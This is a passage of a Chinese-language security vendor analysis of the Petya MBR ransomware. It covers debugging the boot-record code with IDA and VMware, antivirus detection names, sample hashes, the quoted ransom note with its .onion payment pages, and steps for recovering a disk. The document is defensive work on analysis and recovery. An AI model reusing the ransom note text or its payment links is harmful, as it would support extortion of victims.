
● 加密代码



加密 KEY (0x20 个) 数据在内存中的位置




加密函数




加密函数的部分流程

● 解密代码



加密用户输入KEY的流程



检测认证缓冲区与解密流程


调试方法

此样本利用 MBR 进行攻击，因此针对 MBR 的调试不能在用户层进行调试，需要进行深入的调试，可以利用虚拟机进行 MBR 的调试，这里使用的是 IDA+VMWARE 的解决方案。

VMWARE 提供的 GDB Stub 分两个部分，一个用于支持 X86，一个用于支持 X64。当处于调试状态的 VMWARE 虚拟 CPU 运行在 16/32 位模式下时，32 位支持的 GDB Stub 生效，监听 8832 端口。当处于调试状态的 VMWARE 虚拟 CPU 运行在 Long-Mode 位模式下时，64 位支持的 GDB Stub 生效，监听 8864 端口。当在虚拟机的主配置文件 (.VMX) 中加入如下代码：

```
debugStub.listen.guest32.remote = "TRUE"
debugStub.listen.guest64.remote = "TRUE"
monitor.debugOnStartGuest32 = "TRUE"
debugStub.hideBreakpoints = "TRUE"
bios.bootDelay = "3000"
```

启动虚拟机后，IDA 通过附加 Remote GDB debugger，设置如下进行调试：



检测结果

杀毒软件	检测结果
MicroWorld-eScan	Trojan.GenericKD.3132766
nProtect	Trojan/W32.Petr.806912
CAT-QuickHeal	Trojan-Ransom.Petr.r5
McAfee	RDN/Ransom
VIPRE	Trojan.Win32.Generic!BT
K7AntiVirus	Trojan (004e1c831)
BitDefender	Trojan.GenericKD.3132766
K7GW	Trojan (004e1c831)
Cyren	W32/Petya.XMFF-8835
Symantec	Trojan.Cryptolocker.AJ
ESET-NOD32	Win32/Diskcoder.Petya.A
TrendMicro-HouseCall	Ransom_PETYA.E
Kaspersky	Trojan-Ransom.Win32.Petr.1
NANO-Antivirus	Trojan.Win32.AD.ebjjem
ViRobot	Trojan.Win32.S.Petya.806912[h]
AegisLab	Troj.Ransom.W32!c
Rising	PE:Malware.Generic/QRS!1.9E2D [F]
Ad-Aware	Trojan.GenericKD.3132766
Sophos	Troj/Petya-C
F-Secure	Trojan.GenericKD.3132766
DrWeb	Trojan.MBRlock.245
Zillya	Trojan.Petr.Win32.5
TrendMicro	Ransom_PETYA.E
McAfee-GW-Edition	BehavesLike.Win32.Downloader.bh
Emsisoft	Trojan-Ransom.Win32.Petya (A)
F-Prot	W32/Petya.G
Avira	TR/AD.Petya.Y.hhcl
Microsoft	Ransom:Win32/Petya
Arcabit	Trojan.Generic.D2FCD5E
SUPERAntiSpyware	Ransom.Petya/Variant
GData	Trojan.GenericKD.3132766
ALYac	Trojan.GenericKD.3132766
AVware	Trojan.Win32.Generic!BT
Panda	Trj/CryptoPetya.A
Tencent	Win32.Trojan.Petr.Llrb
Yandex	Trojan.Petr!
Ikarus	Trojan-Ransom.PetYa
AVG	Ransomer.LBN
Qihoo-360	Trojan.Generic


杀毒软件检测结果 (检测时间: 2016-04-12 07:05:29)

POMA				
样本分析		管理		
样本分析	7	2016-04-11 13:04	a92f13f3a1b3b39833d3cc336301b713	d41d8cd98f00b204e9800998ecf8427e
样本查询	MD5 : a92f13f3a1b3b39833d3cc336301b713 SHA256 : 4c1dc737915d76b7ce579abddaba74ead6fdb5b519a1ea45308b8c49b950655c 危险等级 : 高 文件类型 : PE 评分 : 8.5 样本分析 : Write Master Boot Record .			
我的样本	8	2016-04-11 13:04	af2379cc4d607a45ac44d62135fb7015	d41d8cd98f00b204e9800998ecf8427e
	MD5 : af2379cc4d607a45ac44d62135fb7015 SHA256 : 26b4699a7b9eeb16e76305d843d4ab05e94d43f3201436927e13b3ebafa90739 危险等级 : 高 文件类型 : pe 评分 : 8.5 样本分析 : Write Master Boot Record			

绿盟科技 POMA 样本检测结果

数据恢复

- 1) 从绿盟科技获取 PetyaRansomware 系统恢复光盘。
- 2) 从光驱启动或者制作成 U 盘启动。



- 3) 记录下程序提示的 Key，并重启主机，从原始硬盘启动，在提示界面输入之前记录的 Key。

You became victim of the PETYA RANSOMWARE!

The harddisks of your computer have been encrypted with an military grade encryption algorithm. There is no way to restore your data without a special key. You can purchase this key on the darknet page shown in step 2.

To purchase your key and restore your data, please follow these three easy steps:

1. Download the Tor Browser at "<https://www.torproject.org/>". If you need help, please google for "access onion page".
2. Visit one of the following pages with the Tor Browser:

<http://petya37h5tbhyvki.onion/PTJ66Z>
<http://petya5koahtsf7sv.onion/PTJ66Z>

3. Enter your personal decryption code there:

29QsSG-fgiTCM-9MUpeg-PzTPds-hR6SMg-qQQq9J-mvZnbU-cbXvqt-oUdENQ-crQhxD-uXF1QB-beckzM-rBvvYA-yykW5C-Y96329

If you already purchased your key, please enter it below.

Key: Cxdx6xRxWxwxwxGx

- 4) 输入后系统开始进行解密。

The harddisks of your computer have been encrypted with an military grade encryption algorithm. There is no way to restore your data without a special key. You can purchase this key on the darknet page shown in step 2.

To purchase your key and restore your data, please follow these three easy steps:

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29QsSG-fgiTCM-9MUpeg-PzTPds-hR6SMg-qQQq9J-mvZnbU-cbXvqt-oUdENQ-crQhxD-uXF1QB-beckzM-rBvvYA-yykW5C-Y96329

If you already purchased your key, please enter it below.

Key: Cxdx6xRxWxwxwxGx

Decrypting sector 17770 of 47072 (37%)

- 5) 解密完成后提示重新启动系统。

Please reboot your computer!

6) 重启后可以正常进入系统。



解决方案

- 针对个人用户
 - 1) 安装杀毒软件并更新到最新。
 - 2) 运行绿盟科技 PetyaRansomware 系统恢复软件。
- 针对企业用户
 - 1) 安装终端安全软件，并更新到最新。
 - 2) 绿盟科技 TAC+IPS+NGFW 联合解决方案。

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- 3) 绿盟科技安全邮件网关。
 - 4) 绿盟科技 PetyaRansomware 系统恢复软件。